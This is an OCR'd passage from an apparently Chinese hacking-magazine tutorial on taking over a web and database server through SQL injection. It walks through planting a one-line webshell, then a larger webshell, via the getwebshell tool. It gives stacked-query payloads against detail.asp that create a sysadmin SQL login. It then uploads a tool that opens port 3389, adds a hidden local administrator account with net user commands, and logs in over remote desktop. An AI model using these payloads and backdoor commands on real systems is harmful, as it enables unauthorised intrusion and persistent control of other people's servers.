


图2

务器中所有网站的绝对路径都暴露无遗了，想不到对方居然把网站路径设置在了D盘根目录，谁能猜到WEB目录会在根目录下呢？我们把注入地址、脚本列出的绝对路径等信息填写在getwebshell中，如图4。依次点击执行第一步、第二步等，当最后点击执行“Backup Shell”，使用IE打开后出现了熟悉的字符，如图5。然后使用一句话木马的客户端进行连接，再上传大马，通过大马再上传一些开启3389终端的程序或者后门木马，再使用SA权限执行就可以了，关于这些操作方法在以前的黑客X档案中都经常提及到，这里就不多说了。




图3




图4




图5

二、灵活使用SQL Server内置存储

那么，倘若数据库和网站分离了该怎么办呢？我们也有解决办法的，利用sp_addlogin和sp_addsrvrolemember这两个扩展存储添加一个数据库用户，然后连接SQL，再使用SA权限注入点执行如下的SQL语句：

```
detail.asp?id=39;exec sp_addlogin Tommie,root;-- //添加数据库用户Tommie，密码为root。
detail.asp?id=39;exec sp_addsrvrolemember Tommie,sysadmin;-- //将Tommie用户添加到sysadmin组，这个组的成员可以执行任何操作。
```

执行成功后，注入页面是返回正常的，我们打开sqltools，把用户名Tommie和密码root填写上去进行连接，如图6、图7。连接成功后，选择“利用目录”下的“上传文件”，再把想要上传的文件上传上去，我选择上传的是通用开3389的小程序V1.5，如图8。

选择“利用目录”下的“执行DOS命令”，执行“type C:\boot.ini”命令来判断对方使用的是什么操作系统，如果使用的是Win2003系统的话是不需要重启系统的，如果使用的是Win2000系统的话就需要重启系统了，执行后的结果如图9所示，对方使用的是Win2003系统。上面我们已经把开启3389的程序上传到C盘根目录下了，因此执行**C:\3389.exe 0 3389**就可以开启3389了，再执行**net user Tommie hackerxfiles.net /add**和**net LOCALGROUP administrators Tommie /add**来添加一个管理员权限的帐号，执行“ipconfig”命令得到数据库服务器的IP的地址，最后使用添加的用户登录3389就可以了，如图10。建议大家把密码设置得复杂一些，因为有很多服务器都设置了密码安全策略。这个方法需要目标服务器的1433端口开放才行，适合于数据库分离时所使用（只能拿下数据库服务器）。很多时候数据库服




图6

